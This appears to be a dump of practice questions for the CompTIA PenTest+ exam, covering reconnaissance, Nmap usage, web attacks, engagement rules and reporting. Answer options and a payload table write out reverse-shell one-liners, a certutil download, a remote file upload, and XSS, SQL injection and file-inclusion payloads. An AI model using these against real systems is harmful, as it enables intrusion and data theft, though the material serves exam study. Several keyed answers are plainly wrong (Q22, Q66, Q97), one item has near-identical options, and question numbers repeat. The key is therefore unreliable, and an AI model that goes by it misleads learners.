

# Exam Questions PT0-002

CompTIA PenTest+ Certification Exam

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**NEW QUESTION 1**

Which of the following types of assessments MOST likely focuses on vulnerabilities with the objective to access specific data?

- A. An unknown-environment assessment
- B. A known-environment assessment
- C. A red-team assessment
- D. A compliance-based assessment

**Answer: B**

**Explanation:**

A known environment test is often more complete, because testers can get to every system, service, or other target that is in scope and will have credentials and other materials that will allow them to be tested.

**NEW QUESTION 2**

A penetration tester ran an Nmap scan on an Internet-facing network device with the `-F` option and found a few open ports. To further enumerate, the tester ran another scan using the following command: `nmap -O -A -sS -p- 100.100.100.50`

Nmap returned that all 65,535 ports were filtered. Which of the following MOST likely occurred on the second scan?

- A. A firewall or IPS blocked the scan.
- B. The penetration tester used unsupported flags.
- C. The edge network device was disconnected.
- D. The scan returned ICMP echo replies.

**Answer: A**

**NEW QUESTION 3**

A penetration tester conducts an Nmap scan against a target and receives the following results:

Port	State	Service
1080/tcp	open	socks

Which of the following should the tester use to redirect the scanning tools using TCP port 1080 on the target?

- A. Nessus
- B. ProxyChains
- C. OWASPZAP
- D. Empire

**Answer: B**

**NEW QUESTION 4**

A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:

```
if(isset($_POST['item'])){\n    echo shell_exec("/http/www/cgi-bin/queryitem ".$_POST['item']);\n}
```

Which of the following tools will help the tester prepare an attack for this scenario?

- A. Hydra and crunch
- B. Netcat and cURL
- C. Burp Suite and DIRB
- D. Nmap and OWASP ZAP

**Answer: B**

**NEW QUESTION 5**

During an internal penetration test against a company, a penetration tester was able to navigate to another part of the network and locate a folder containing customer information such as addresses, phone numbers, and credit card numbers. To be PCI compliant, which of the following should the company have implemented to BEST protect this data?

- A. Vulnerability scanning
- B. Network segmentation
- C. System hardening
- D. Intrusion detection

**Answer: B**

**NEW QUESTION 6**

A penetration tester ran a simple Python-based scanner. The following is a snippet of the code:

```
...
<LINE NUM.>
<01> portlist: list[int] = [*range(1, 1025)]
<02> try:
<03>     port: object
<04>     resultList: list[Any] = []
<05>     for port in portList:
<06>         sock = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
<07>         sock.settimeout(20)
<08>         result = sock.connect_ex((remoteSvr, port))
<09>         if result == 0:
<10>             resultList.append(port)
<11>         sock.close()
...
```

Which of the following BEST describes why this script triggered a `probable port scan` alert in the organization's IDS?

- A. sock.settimeout(20) on line 7 caused each next socket to be created every 20 milliseconds.
- B. \*range(1, 1025) on line 1 populated the portList list in numerical order.
- C. Line 6 uses socket.SOCK\_STREAM instead of socket.SOCK\_DGRAM
- D. The remoteSvr variable has neither been type-hinted nor initialized.

**Answer:** B

**Explanation:**

Port randomization is widely used in port scanners. By default, Nmap randomizes the scanned port order (except that certain commonly accessible ports are moved near the beginning for efficiency reasons) <https://nmap.org/book/man-port-specification.html>

**NEW QUESTION 7**

A company has recruited a penetration tester to conduct a vulnerability scan over the network. The test is confirmed to be on a known environment. Which of the following would be the BEST option to identify a system properly prior to performing the assessment?

- A. Asset inventory
- B. DNS records
- C. Web-application scan
- D. Full scan

**Answer:** A

**NEW QUESTION 8**

A penetration tester is evaluating a company's network perimeter. The tester has received limited information about defensive controls or countermeasures, and limited internal knowledge of the testing exists. Which of the following should be the FIRST step to plan the reconnaissance activities?

- A. Launch an external scan of netblocks.
- B. Check WHOIS and netblock records for the company.
- C. Use DNS lookups and dig to determine the external hosts.
- D. Conduct a ping sweep of the company's netblocks.

**Answer:** C

**NEW QUESTION 9**

A penetration tester is explaining the MITRE ATT&CK framework to a company's chief legal counsel. Which of the following would the tester MOST likely describe as a benefit of the framework?

- A. Understanding the tactics of a security intrusion can help disrupt them.
- B. Scripts that are part of the framework can be imported directly into SIEM tools.
- C. The methodology can be used to estimate the cost of an incident better.
- D. The framework is static and ensures stability of a security program overtime.

**Answer:** A

**NEW QUESTION 10**

A penetration tester who is performing a physical assessment of a company's security practices notices the company does not have any shredders inside the office building. Which of the following techniques would be BEST to use to gain confidential information?

- A. Badge cloning
- B. Dumpster diving
- C. Tailgating
- D. Shoulder surfing

**Answer:** B

**NEW QUESTION 10**

A penetration tester completed a vulnerability scan against a web server and identified a single but severe vulnerability. Which of the following is the BEST way to ensure this is a true positive?

- A. Run another scanner to compare.

- B. Perform a manual test on the server.
- C. Check the results on the scanner.
- D. Look for the vulnerability online.

**Answer:** B

#### NEW QUESTION 12

Which of the following should a penetration tester attack to gain control of the state in the HTTP protocol after the user is logged in?

- A. HTTPS communication
- B. Public and private keys
- C. Password encryption
- D. Sessions and cookies

**Answer:** D

#### NEW QUESTION 17

A penetration tester who is doing a security assessment discovers that a critical vulnerability is being actively exploited by cybercriminals. Which of the following should the tester do NEXT?

- A. Reach out to the primary point of contact
- B. Try to take down the attackers
- C. Call law enforcement officials immediately
- D. Collect the proper evidence and add to the final report

**Answer:** A

#### NEW QUESTION 21

The provision that defines the level of responsibility between the penetration tester and the client for preventing unauthorized disclosure is found in the:

- A. NDA
- B. SLA
- C. MSA
- D. SOW

**Answer:** A

#### Explanation:

The provision that defines the level of responsibility between the penetration tester and the client for preventing unauthorized disclosure is found in the NDA, which stands for Non-Disclosure Agreement. The NDA is a legal agreement between two or more parties that outlines confidential material or knowledge that the parties wish to share with one another, but with restrictions on access, use or disclosure of that information. The NDA is commonly used in the context of penetration testing to protect the client's sensitive information that the tester may have access to during the engagement.

The NDA defines the terms of confidentiality and non-disclosure of information related to the engagement, including the responsibilities and obligations of both the tester and the client to ensure that any information exchanged or obtained during the engagement is kept confidential and not disclosed to unauthorized parties.

This is particularly important in penetration testing, as the tester is granted access to the client's network and systems, and may uncover vulnerabilities or sensitive information that should not be disclosed to unauthorized parties.

In summary, the NDA plays a crucial role in defining the level of responsibility between the penetration tester and the client for preventing unauthorized disclosure of confidential information, and is an important legal instrument for protecting the client's sensitive information during a penetration testing engagement.

#### NEW QUESTION 22

Which of the following tools would be MOST useful in collecting vendor and other security-relevant information for IoT devices to support passive reconnaissance?

- A. Shodan
- B. Nmap
- C. WebScarab-NG
- D. Nessus

**Answer:** B

#### NEW QUESTION 24

A penetration tester writes the following script:

```
#!/bin/bash
network= '10.100.100'
ports= '22 23 80 443'

for x in {1..254};
do (nc -zv $network.$x $ports );
done
```

Which of the following is the tester performing?

- A. Searching for service vulnerabilities
- B. Trying to recover a lost bind shell
- C. Building a reverse shell listening on specified ports
- D. Scanning a network for specific open ports

**Answer:** D

**Explanation:**

-z zero-I/O mode [used for scanning]

-v verbose

example output of script: 10.1.1.1 : inverse host lookup failed: Unknown host (UNKNOWN) [10.0.0.1] 22 (ssh) open  
(UNKNOWN) [10.0.0.1] 23 (telnet) : Connection timed out <https://unix.stackexchange.com/questions/589561/what-is-nc-z-used-for>

**NEW QUESTION 27**

A penetration tester gives the following command to a systems administrator to execute on one of the target servers:

```
rm -f /var/www/html/G679h32gYu.php
```

Which of the following BEST explains why the penetration tester wants this command executed?

- A. To trick the systems administrator into installing a rootkit
- B. To close down a reverse shell
- C. To remove a web shell after the penetration test
- D. To delete credentials the tester created

**Answer: C**

**NEW QUESTION 32**

A penetration tester is contracted to attack an oil rig network to look for vulnerabilities. While conducting the assessment, the support organization of the rig reported issues connecting to corporate applications and upstream services for data acquisitions. Which of the following is the MOST likely culprit?

- A. Patch installations
- B. Successful exploits
- C. Application failures
- D. Bandwidth limitations

**Answer: B**

**NEW QUESTION 34**

Which of the following would a company's hunt team be MOST interested in seeing in a final report?

- A. Executive summary
- B. Attack TTPs
- C. Methodology
- D. Scope details

**Answer: B**

**NEW QUESTION 39**

A company conducted a simulated phishing attack by sending its employees emails that included a link to a site that mimicked the corporate SSO portal. Eighty percent of the employees who received the email clicked the link and provided their corporate credentials on the fake site. Which of the following recommendations would BEST address this situation?

- A. Implement a recurring cybersecurity awareness education program for all users.
- B. Implement multifactor authentication on all corporate applications.
- C. Restrict employees from web navigation by defining a list of unapproved sites in the corporate proxy.
- D. Implement an email security gateway to block spam and malware from email communications.

**Answer: A**

**NEW QUESTION 43**

A penetration tester has obtained a low-privilege shell on a Windows server with a default configuration and now wants to explore the ability to exploit misconfigured service permissions. Which of the following commands would help the tester START this process?

- A. certutil -urlcache -split -f http://192.168.2.124/windows-binaries/ accesschk64.exe
- B. powershell (New-Object System.Net.WebClient).UploadFile('http://192.168.2.124/ upload.php', 'systeminfo.txt')
- C. schtasks /query /fo LIST /v | find /I "Next Run Time:"
- D. wget http://192.168.2.124/windows-binaries/accesschk64.exe -O accesschk64.exe

**Answer: A**

**Explanation:**

<https://www.bleepingcomputer.com/news/security/certutil.exe-could-allow-attackers-to-download-malware-while>

--- <https://docs.microsoft.com/en-us/sysinternals/downloads/accesschk>

**NEW QUESTION 45**

A penetration tester is attempting to discover live hosts on a subnet quickly. Which of the following commands will perform a ping scan?

- A. nmap -sn 10.12.1.0/24
- B. nmap -sV -A 10.12.1.0/24
- C. nmap -Pn 10.12.1.0/24
- D. nmap -sT -p- 10.12.1.0/24

**Answer: A**

#### NEW QUESTION 47

Which of the following tools would BEST allow a penetration tester to capture wireless handshakes to reveal a Wi-Fi password from a Windows machine?

- A. Wireshark
- B. EAPHammer
- C. Kismet
- D. Aircrack-ng

**Answer:** D

#### Explanation:

The BEST tool to capture wireless handshakes to reveal a Wi-Fi password from a Windows machine is Aircrack-ng. Aircrack-ng is a suite of tools used to assess the security of wireless networks. It starts by capturing wireless network packets [1], then attempts to crack the network password by analyzing them [1]. Aircrack-ng supports FMS, PTW, and other attack types, and can also be used to generate keystreams for WEP and WPA-PSK encryption. It is capable of running on Windows, Linux, and Mac OS X.

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#### NEW QUESTION 51

A penetration tester completed an assessment, removed all artifacts and accounts created during the test, and presented the findings to the client. Which of the following happens NEXT?

- A. The penetration tester conducts a retest.
- B. The penetration tester deletes all scripts from the client machines.
- C. The client applies patches to the systems.
- D. The client clears system logs generated during the test.

**Answer:** C

#### NEW QUESTION 54

A penetration tester examines a web-based shopping catalog and discovers the following URL when viewing a product in the catalog:

```
http://company.com/catalog.asp?productid=22
```

The penetration tester alters the URL in the browser to the following and notices a delay when the page refreshes:

```
http://company.com/catalog.asp?productid=22;WAITFOR
```

```
DELAY '00:00:05'
```

Which of the following should the penetration tester attempt NEXT?

- A. `http://company.com/catalog.asp?productid=22:EXEC xp_cmdshell 'whoami'`
- B. `http://company.com/catalog.asp?productid=22' OR 1=1 -`
- C. `http://company.com/catalog.asp?productid=22' UNION SELECT 1,2,3 -`
- D. `http://company.com/catalog.asp?productid=22;nc 192.168.1.22 4444 -e /bin/bash`

**Answer:** C

#### Explanation:

This URL will attempt a SQL injection attack using a UNION operator to combine the results of two queries into one table. The attacker can use this technique to retrieve data from other tables in the database that are not normally accessible through the web application.

#### NEW QUESTION 59

A CentOS computer was exploited during a penetration test. During initial reconnaissance, the penetration tester discovered that port 25 was open on an internal Sendmail server. To remain stealthy, the tester ran the following command from the attack machine:

```
ssh root@10.10.1.1 -L5555:10.10.1.2:25
```

Which of the following would be the BEST command to use for further progress into the targeted network?

- A. `nc 10.10.1.2`
- B. `ssh 10.10.1.2`
- C. `nc 127.0.0.1 5555`
- D. `ssh 127.0.0.1 5555`

**Answer:** C

#### NEW QUESTION 61

You are a security analyst tasked with hardening a web server.

You have been given a list of HTTP payloads that were flagged as malicious. INSTRUCTIONS

Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
#inner-tab"><script>alert(1)</script>	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization ... \ / . sandbox requests</li> <li>Input Sanitization ... \$ [ ] ( )</li> <li>Input Sanitization ... &lt; &gt; .</li> </ul>
item=widget";waitfor%20delay%20'00:00:20';--	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization ... \ / . sandbox requests</li> <li>Input Sanitization ... \$ [ ] ( )</li> <li>Input Sanitization ... &lt; &gt; .</li> </ul>
item=widget%20union%20select%20null,null,@version;--	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization ... \ / . sandbox requests</li> <li>Input Sanitization ... \$ [ ] ( )</li> <li>Input Sanitization ... &lt; &gt; .</li> </ul>
search=Bob%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization ... \ / . sandbox requests</li> <li>Input Sanitization ... \$ [ ] ( )</li> <li>Input Sanitization ... &lt; &gt; .</li> </ul>
item=widget"+convert(int,@version)*"	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization ... \ / . sandbox requests</li> <li>Input Sanitization ... \$ [ ] ( )</li> <li>Input Sanitization ... &lt; &gt; .</li> </ul>
site=www.exe'ping%20-c%2010%20localhost'mple.com	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization ... \ / . sandbox requests</li> <li>Input Sanitization ... \$ [ ] ( )</li> <li>Input Sanitization ... &lt; &gt; .</li> </ul>
redir=http:%2f%2fwww.malicious-site.com	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization ... \ / . sandbox requests</li> <li>Input Sanitization ... \$ [ ] ( )</li> <li>Input Sanitization ... &lt; &gt; .</li> </ul>
logfile=%2fetc%2fpasswd%00	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization ... \ / . sandbox requests</li> <li>Input Sanitization ... \$ [ ] ( )</li> <li>Input Sanitization ... &lt; &gt; .</li> </ul>
lookup=\$(whoami)	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization ... \ / . sandbox requests</li> <li>Input Sanitization ... \$ [ ] ( )</li> <li>Input Sanitization ... &lt; &gt; .</li> </ul>
logfile=http:%2f%2fwww.malicious-site.com%2fshell.txt	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization ... \ / . sandbox requests</li> <li>Input Sanitization ... \$ [ ] ( )</li> <li>Input Sanitization ... &lt; &gt; .</li> </ul>

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

- \* 1. Reflected XSS - Input sanitization (<> ...)
- \* 2. Sql Injection Stacked - Parameterized Queries
- \* 3. DOM XSS - Input Sanitization (<> ...)
- \* 4. Local File Inclusion - sandbox req
- \* 5. Command Injection - sandbox req
- \* 6. SQLi union - paramtrized queries
- \* 7. SQLi error - paramtrized queries

- \* 8. Remote File Inclusion - sandbox
- \* 9. Command Injection - input sanitization
- \* 10. URL redirect - prevent external calls

#### NEW QUESTION 66

A red team gained access to the internal network of a client during an engagement and used the Responder tool to capture important data. Which of the following was captured by the testing team?

- A. Multiple handshakes
- B. IP addresses
- C. Encrypted file transfers
- D. User hashes sent over SMB

**Answer: B**

#### NEW QUESTION 69

Performing a penetration test against an environment with SCADA devices brings additional safety risk because the:

- A. devices produce more heat and consume more power.
- B. devices are obsolete and are no longer available for replacement.
- C. protocols are more difficult to understand.
- D. devices may cause physical world effects.

**Answer: D**

#### Explanation:

"A significant issue identified by Wiberg is that using active network scanners, such as Nmap, presents a weakness when attempting port recognition or service detection on SCADA devices. Wiberg states that active tools such as Nmap can use unusual TCP segment data to try and find available ports. Furthermore, they can open a massive amount of connections with a specific SCADA device but then fail to close them gracefully." And since SCADA and ICS devices are designed and implemented with little attention having been paid to the operational security of these devices and their ability to handle errors or unexpected events, the presence of idle open connections may result in errors that cannot be handled by the devices.

#### NEW QUESTION 71

During a penetration test, a tester is in close proximity to a corporate mobile device belonging to a network administrator that is broadcasting Bluetooth frames. Which of the following is an example of a Bluesnarfing attack that the penetration tester can perform?

- A. Sniff and then crack the WPS PIN on an associated WiFi device.
- B. Dump the user address book on the device.
- C. Break a connection between two Bluetooth devices.
- D. Transmit text messages to the device.

**Answer: B**

#### Explanation:

Bluesnarfing is the unauthorized access of information from a wireless device through a Bluetooth connection, often between phones, desktops, laptops, and PDAs. This allows access to calendars, contact lists, emails and text messages, and on some phones, users can copy pictures and private videos.

#### NEW QUESTION 76

During a penetration-testing engagement, a consultant performs reconnaissance of a client to identify potential targets for a phishing campaign. Which of the following would allow the consultant to retrieve email addresses for technical and billing contacts quickly, without triggering any of the client's cybersecurity tools? (Choose two.)

- A. Scraping social media sites
- B. Using the WHOIS lookup tool
- C. Crawling the client's website
- D. Phishing company employees
- E. Utilizing DNS lookup tools
- F. Conducting wardriving near the client facility

**Answer: AC**

#### Explanation:

Technical and billing addresses are usually posted on company websites and company social media sites for their clients to access. The WHOIS lookup will only avail info for the company registrant, an abuse email contact, etc but it may not contain details for billing addresses.

#### NEW QUESTION 81

A penetration tester is preparing to perform activities for a client that requires minimal disruption to company operations. Which of the following are considered passive reconnaissance tools? (Choose two.)

- A. Wireshark
- B. Nessus
- C. Retina
- D. Burp Suite
- E. Shodan
- F. Nikto

**Answer: AE**

#### NEW QUESTION 86

A penetration tester conducted a discovery scan that generated the following:

```
Starting nmap 6.40 ( http://nmap.org ) at 2021-02-01 13:56 CST
Nmap scan report for 192.168.0.1
Host is up (0.021s latency).
Nmap scan report for 192.168.0.140
Host is up (0.30s latency)
Nmap scan report for 192.168.0.149
Host is up (0.20s latency).
Nmap scan report for 192.168.0.184
Host is up (0.0017s latency).
Nmap done: IP addresses (4 hosts up) scanned in 37.26 seconds
```

Which of the following commands generated the results above and will transform them into a list of active hosts for further analysis?

- A. nmap -oG list.txt 192.168.0.1-254 , sort
- B. nmap -sn 192.168.0.1-254 , grep "Nmap scan" | awk '{print \$5}'
- C. nmap --open 192.168.0.1-254, uniq
- D. nmap -o 192.168.0.1-254, cut -f 2

**Answer: B**

#### Explanation:

the NMAP flag (-sn) which is for host discovery and returns that kind of NMAP output. And the AWK command selects column 5 ({print \$5}) which obviously carries the returned IP of the host in the NMAP output.

#### NEW QUESTION 89

Penetration-testing activities have concluded, and the initial findings have been reviewed with the client. Which of the following best describes the NEXT step in the engagement?

- A. Acceptance by the client and sign-off on the final report
- B. Scheduling of follow-up actions and retesting
- C. Attestation of findings and delivery of the report
- D. Review of the lessons learned during the engagement

**Answer: C**

#### NEW QUESTION 92

A penetration tester is trying to restrict searches on Google to a specific domain. Which of the following commands should the penetration tester consider?

- A. inurl:
- B. link:
- C. site:
- D. intitle:

**Answer: C**

#### NEW QUESTION 93

A penetration tester discovers during a recent test that an employee in the accounting department has been making changes to a payment system and redirecting money into a personal bank account. The penetration test was immediately stopped. Which of the following would be the BEST recommendation to prevent this type of activity in the future?

- A. Enforce mandatory employee vacations
- B. Implement multifactor authentication
- C. Install video surveillance equipment in the office
- D. Encrypt passwords for bank account information

**Answer: A**

#### Explanation:

If the employee already works in the accounting department, MFA will not stop their actions because they'll already have access by virtue of their job.

#### NEW QUESTION 94

An assessor wants to use Nmap to help map out a stateful firewall rule set. Which of the following scans will the assessor MOST likely run?

- A. nmap 192.168.0.1/24
- B. nmap 192.168.0.1/24
- C. nmap oG 192.168.0.1/24
- D. nmap 192.168.0.1/24

**Answer: A**

#### NEW QUESTION 95

A penetration tester has found indicators that a privileged user's password might be the same on 30 different Linux systems. Which of the following tools can help the tester identify the number of systems on which the password can be used?

- A. Hydra
- B. John the Ripper
- C. Cain and Abel
- D. Medusa

**Answer:** D

**Explanation:**

Both Hydra and Medusa can be used for that same purpose:

THC Hydra is a brute-force cracking tool for remote authentication services. It supports many protocols, including telnet, FTP, LDAP, SSH, SNMP, and others.

Medusa is a Parallel, Modular and Speedy method for brute-force which issued for remote authentication. Following are the applications and protocols like modular design, Thread based parallel testing and flexible user input and protocols are AFP, CVS, FTP, HTTP, IMAP etc.

**NEW QUESTION 97**

A penetration tester created the following script to use in an engagement:

```
#!/usr/bin/python

import socket

ports = [21,22,23,25,80,139,443,445,3306,3389]

if len(sys.argv) == 2:
    target = socket.gethostbyname(sys.argv[1])
else:
    print("Few arguments.")
    print("Syntax: python {} <>".format(sys.argv[0]))
    sys.exit()

try:
    for port in ports:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(2)
        result = s.connect_ex((target,port))
        if result == 0:
            print("Port {} is opened".format(port))

except KeyboardInterrupt:
    print("Exiting...")
    sys.exit()
```

However, the tester is receiving the following error when trying to run the script:

```
$ python script.py 192.168.0.1
Traceback (most recent call last):
  File "script.py", line 7, in <module>
    if len(sys.argv) == 2:
NameError: name 'sys' is not defined
```

Which of the following is the reason for the error?

- A. The sys variable was not defined.
- B. The argv variable was not defined.
- C. The sys module was not imported.
- D. The argv module was not imported.

**Answer:** A

**NEW QUESTION 101**

Given the following output: User-agent:\*

Disallow: /author/ Disallow: /xmlrpc.php Disallow: /wp-admin Disallow: /page/

During which of the following activities was this output MOST likely obtained?

- A. Website scraping
- B. Website cloning
- C. Domain enumeration
- D. URL enumeration

**Answer:** A

**NEW QUESTION 103**

A penetration tester is required to perform a vulnerability scan that reduces the likelihood of false positives and increases the true positives of the results. Which of the following would MOST likely accomplish this goal?

- A. Using OpenVAS in default mode
- B. Using Nessus with credentials
- C. Using Nmap as the root user
- D. Using OWASP ZAP

**Answer: B**

**Explanation:**

Using credentials during a vulnerability scan allows the scanner to gather more detailed information about the target system, including installed software, patch levels, and configuration settings. This helps to reduce the likelihood of false positives and increase the true positives of the results. Nessus is a popular vulnerability scanner that supports credential-based scanning and can be used to accomplish this goal. OpenVAS and Nmap are also popular scanning tools, but using default mode or running as the root user alone may not provide the necessary level of detail for accurate vulnerability identification. OWASP ZAP is a web application scanner and may not be applicable for non-web-based targets.

**NEW QUESTION 105**

A penetration tester has been hired to perform a physical penetration test to gain access to a secure room within a client's building. Exterior reconnaissance identifies two entrances, a WiFi guest network, and multiple security cameras connected to the Internet. Which of the following tools or techniques would BEST support additional reconnaissance?

- A. Wardriving
- B. Shodan
- C. Recon-ng
- D. Aircrack-ng

**Answer: C**

**NEW QUESTION 107**

A penetration tester performs the following command: `curl -I -http2 https://www.comptia.org`  
 Which of the following snippets of output will the tester MOST likely receive?

- A. 

```
HTTP/2 200
...
x-frame-options: SAMEORIGIN
x-xss-protection: 1; mode=block
x-content-type-options: nosniff
referrer-policy: strict-origin
strict-transport-security: max-age=31536000; includeSubdomains; preload
...
```
- B. 

```
<!DOCTYPE html>
<html lang="en">
<head>
<meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
...
</head>
...
<body lang="en">
</body>
</html>
```
- C. 

% Total	% Received	% Xferd	Average Dload	Speed Upload	Time Total	Time Spent	Time Left	Current Speed			
100	1698k	100	1698k	0	0	1566k	0	0:00:01	0:00:01	--:--	1565k
- D. 

```
[#####] 100%
```

- A. Option A
- B. Option B
- C. Option C
- D. Option D

**Answer: A**

**NEW QUESTION 111**

A penetration tester runs the unshadow command on a machine. Which of the following tools will the tester most likely use NEXT?

- A. John the Ripper
- B. Hydra
- C. Mimikatz
- D. Cain and Abel

**Answer: A**

**NEW QUESTION 115**

A penetration tester ran the following command on a staging server: `python -m SimpleHTTPServer 9891`  
 Which of the following commands could be used to download a file named exploit to a target machine for execution?

- A. nc 10.10.51.50 9891 < exploit
- B. powershell -exec bypass -f \\10.10.51.50\9891
- C. bash -i >& /dev/tcp/10.10.51.50/9891 0&1>/exploit
- D. wget 10.10.51.50:9891/exploit

**Answer:** D

#### NEW QUESTION 118

A penetration tester is testing a new version of a mobile application in a sandbox environment. To intercept and decrypt the traffic between the application and the external API, the tester has created a private root CA and issued a certificate from it. Even though the tester installed the root CA into the trusted store of the smartphone used for the tests, the application shows an error indicating a certificate mismatch and does not connect to the server. Which of the following is the MOST likely reason for the error?

- A. TCP port 443 is not open on the firewall
- B. The API server is using SSL instead of TLS
- C. The tester is using an outdated version of the application
- D. The application has the API certificate pinned.

**Answer:** D

#### NEW QUESTION 120

During a penetration test, a tester is able to change values in the URL from example.com/login.php?id=5 to example.com/login.php?id=10 and gain access to a web application. Which of the following vulnerabilities has the penetration tester exploited?

- A. Command injection
- B. Broken authentication
- C. Direct object reference
- D. Cross-site scripting

**Answer:** C

#### Explanation:

Insecure direct object reference (IDOR) is a vulnerability where the developer of the application does not implement authorization features to verify that someone accessing data on the site is allowed to access that data.

#### NEW QUESTION 122

A penetration tester logs in as a user in the cloud environment of a company. Which of the following Pacu modules will enable the tester to determine the level of access of the existing user?

- A. iam\_enum\_permissions
- B. iam\_privesc\_scan
- C. iam\_backdoor\_assume\_role
- D. iam\_bruteforce\_permissions

**Answer:** A

#### NEW QUESTION 123

A private investigation firm is requesting a penetration test to determine the likelihood that attackers can gain access to mobile devices and then exfiltrate data from those devices. Which of the following is a social-engineering method that, if successful, would MOST likely enable both objectives?

- A. Send an SMS with a spoofed service number including a link to download a malicious application.
- B. Exploit a vulnerability in the MDM and create a new account and device profile.
- C. Perform vishing on the IT help desk to gather a list of approved device IMEIs for masquerading.
- D. Infest a website that is often used by employees with malware targeted toward x86 architectures.

**Answer:** A

#### Explanation:

Since it doesn't indicate company owned devices, sending a text to download an application is best. And it says social-engineering so a spoofed text falls under that area.

#### NEW QUESTION 126

A security company has been contracted to perform a scoped insider-threat assessment to try to gain access to the human resources server that houses PII and salary data. The penetration testers have been given an internal network starting position. Which of the following actions, if performed, would be ethical within the scope of the assessment?

- A. Exploiting a configuration weakness in the SQL database
- B. Intercepting outbound TLS traffic
- C. Gaining access to hosts by injecting malware into the enterprise-wide update server
- D. Leveraging a vulnerability on the internal CA to issue fraudulent client certificates
- E. Establishing and maintaining persistence on the domain controller

**Answer:** B

#### NEW QUESTION 131

The following output is from reconnaissance on a public-facing banking website:

```

...
Start 2021-02-02 18:24:59 -->> 192.168.1.66:443 (192.168.1.66) <<--
rDNS (192.168.1.66): centralbankwebservice.local
Service detected: HTTP

Testing protocols via sockets except NPN+ALPN
SSLv2 not offered (OK)
SSLv3 not offered (OK)
TLS 1 offered (deprecated)
TLS 1.1 not offered
TLS 1.2 not offered and downgraded to a weaker protocol
TLS 1.3 not offered and downgraded to a weaker protocol
NPN/SPDY not offered
ALPN/HTTP2 not offered
Testing cipher categories
NULL ciphers (no encryption) not offered (OK)
Anonymous NULL Ciphers (no authentication) not offered (OK)
Export ciphers (w/o ADH+NULL) not offered (OK)
LOW: 64 Bit + DES, RC[2,4] (w/o export) offered (NOT ok)
Triple DES Ciphers / IDEA offered
Obsolete CBC ciphers (AES, ARIA etc.) offered
Strong encryption (AEAD ciphers) not offered

